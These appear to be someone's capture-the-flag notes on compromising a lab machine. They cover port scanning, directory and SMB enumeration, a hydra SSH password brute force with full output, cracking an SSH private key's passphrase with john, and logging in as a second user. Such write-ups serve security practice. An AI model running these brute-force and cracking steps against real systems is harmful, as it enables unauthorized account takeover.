ip = "10.10.209.40"

scanning

nmap -sC -sV 10.10.209.40 open ports


```
22
80
139
445
8080
```

port 80 directory enum

```
dirb http://10.10.209.40
- found /development
```

enumerating SMB 445

```
enum4linux -a 10.10.209.40
- return info about password strength and complexity
- two usernames
```



password cracking

```
hydra -l jan -P path/wordlistt ssh://10.10.209.40
```

```
^C
root@ip-10-10-9-173:~# sudo hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.108.42
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-02-12 04:31:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.108.42:22/



[STATUS] 262.00 tries/min, 262 tries in 00:01h, 14344142 to do in 912:29h, 16 active
[STATUS] 247.67 tries/min, 743 tries in 00:03h, 14343662 to do in 965:16h, 16 active
[22][ssh] host: 10.10.108.42   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2024-02-12 04:34:15
```

ssh jan@10.10.209.40

linepeas enumeration

- id rsa private key
- decryption with john

```
└─$ ssh2john id_rsa > forJohn.txt

┌──(itsme㉿biggie)-[~/t00ls]
└─$ john forJohn.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00  1/3 0g/s 0p/s 0c/s 0C/s
Session aborted

┌──(itsme㉿biggie)-[~/t00ls]
└─$ john forJohn.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2024-02-12 08:19) 20.00g/s 1655Kp/s 1655Kc/s 1655KC/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(itsme㉿biggie)-[~/t00ls]
└─$ ssh -i id_rsa kay@10.10.108.42
```